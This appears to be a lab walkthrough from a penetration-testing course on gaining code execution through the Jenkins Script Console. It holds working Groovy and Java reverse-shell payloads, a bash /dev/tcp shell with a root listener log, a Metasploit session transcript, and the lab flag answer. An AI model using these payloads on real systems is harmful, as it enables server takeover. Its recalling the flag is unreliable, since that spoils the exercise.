We've confirmed that the host is running Jenkins, and it is configured with weak credentials. Let's check and see what type of access this will give us.
Once we have gained access to a Jenkins application, a quick way of achieving command execution on the underlying server is via the Script Console. The script console allows us to run arbitrary Groovy scripts within the Jenkins controller runtime. This can be abused to run operating system commands on the underlying server. Jenkins is often installed in the context of the root or SYSTEM account, so it can be an easy win for us.
Script Console
The script console can be reached at the URL http://jenkins.inlanefreight.local:8000/script. This console allows a user to run Apache Groovy scripts, which are an object-oriented Java-compatible language. The language is similar to Python and Ruby. Groovy source code gets compiled into Java Bytecode and can run on any platform that has JRE installed.
Using this script console, it is possible to run arbitrary commands, functioning similarly to a web shell. For example, we can use the following snippet to run the id command.
def cmd = 'id'
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = cmd.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println sout
http://jenkins.inlanefreight.local:8000/script

There are various ways that access to the script console can be leveraged to gain a reverse shell. For example, using the command below, or this Metasploit module.
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.10.14.15/8443;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
Running the above commands results in a reverse shell connection.
sasorirose@htb[/htb]$ nc -lvnp 8443

listening on [any] 8443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.58] 57844

id

uid=0(root) gid=0(root) groups=0(root)

/bin/bash -i

root@app02:/var/lib/jenkins3#
Against a Windows host, we could attempt to add a user and connect to the host via RDP or WinRM or, to avoid making a change to the system, use a PowerShell download cradle with Invoke-PowerShellTcp.ps1. We could run commands on a Windows-based Jenkins install using this snippet:
def cmd = "cmd.exe /c dir".execute();
println("${cmd.text}");
We could also use this Java reverse shell to gain command execution on a Windows host, swapping out localhost and the port for our IP address and listener port.
String host="localhost";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
Miscellaneous Vulnerabilities
Several remote code execution vulnerabilities exist in various versions of Jenkins. One recent exploit combines two vulnerabilities, CVE-2018-1999002 and CVE-2019-1003000 to achieve pre-authenticated remote code execution, bypassing script security sandbox protection during script compilation. Public exploit PoCs exist to exploit a flaw in Jenkins dynamic routing to bypass the Overall / Read ACL and use Groovy to download and execute a malicious JAR file. This flaw allows users with read permissions to bypass sandbox protections and execute code on the Jenkins master server. This exploit works against Jenkins version 2.137.
Another vulnerability exists in Jenkins 2.150.2, which allows users with JOB creation and BUILD privileges to execute code on the system via Node.js. This vulnerability requires authentication, but if anonymous users are enabled, the exploit will succeed because these users have JOB creation and BUILD privileges by default.
As we have seen, gaining access to Jenkins as an administrator can quickly lead to remote code execution. While several working RCE exploits exist for Jenkins, they are version-specific. At the time of writing, the current LTS release of Jenkins is 2.303.1, which fixes the two flaws detailed above. As with any application or system, it is important to harden Jenkins as much as possible since built-in functionality can be easily used to take over the underlying server.
Shifting Gears
We've covered various ways that popular CMS' and servlet containers/software development applications can be abused to exploit both known vulnerabilities and built-in functionality. Let's shift our focus a bit to two well-known infrastructure/network monitoring tools: Splunk and PRTG Network Monitor.
Questions:
Attack the Jenkins target and gain remote code execution. Submit the contents of the flag.txt file in the /var/lib/jenkins3 directory
Answer: f33ling_gr00000vy!
Addition: with msfconsole
msf exploit(multi/http/jenkins_script_console) > show options

Module options (exploit/multi/http/jenkins_script_console):

   Name       Current Setting         Required  Description
   ----       ---------------         --------  -----------
   API_TOKEN                          no        The API token for the specified user
                                                name
   PASSWORD   admin                   no        The password for the specified usern
                                                ame
   Proxies                            no        A proxy chain of format type:host:po
                                                rt[,type:host:port][...]. Supported
                                                proxies: socks4, socks5, socks5h, ht
                                                tp, sapni
   RHOSTS     jenkins.inlanefreight.  yes       The target host(s), see https://docs
              local                             .metasploit.com/docs/using-metasploi
                                                t/basics/using-metasploit.html
   RPORT      8000                    yes       The target port (TCP)
   SSL        false                   no        Negotiate SSL/TLS for outgoing conne
                                                ctions
   SSLCert                            no        Path to a custom SSL certificate (de
                                                fault is randomly generated)
   TARGETURI  /                       yes       The path to the Jenkins-CI applicati
                                                on
   URIPATH                            no        The URI to use for this exploit (def
                                                ault is random)
   USERNAME   admin                   no        The username to authenticate as
   VHOST      jenkins.inlanefreight.  no        HTTP server virtual host
              local


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen
                                        on. This must be an address on the local mac
                                       hine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (linux/x64/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.52      yes       The listen address (an interface may be specifi
                                     ed)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Linux


View the full module info with the info, or info -d command.

msf exploit(multi/http/jenkins_script_console) >
msf exploit(multi/http/jenkins_script_console) > run
[*] Started reverse TCP handler on 10.10.14.52:4444
[*] Checking access to the script console
[*] Logging in...
[*] Using CSRF token: 'bfeddadda0e610de7913632dad3ddec5ce1e4fe088092b412261c5881a671270' (Jenkins-Crumb style v2)
[*] 10.129.201.58:8000 - Sending Linux stager...
[*] Command Stager progress - 100.00% done (747/747 bytes)
[*] Command shell session 2 opened (10.10.14.52:4444 -> 10.129.201.58:42346) at 2026-04-13 07:44:45 +0000

ls
config.xml
flag.txt
hudson.model.UpdateCenter.xml
hudson.plugins.git.GitTool.xml
identity.key.enc
jenkins.install.InstallUtil.lastExecVersion
jenkins.install.UpgradeWizard.state
jenkins.model.JenkinsLocationConfiguration.xml
jenkins.telemetry.Correlator.xml
jobs
logs
nodeMonitors.xml
nodes
plugins
queue.xml.bak
secret.key
secret.key.not-so-secret
secrets
updates
userContent
users
workflow-libs
cat flag.txt
f33ling_gr00000vy!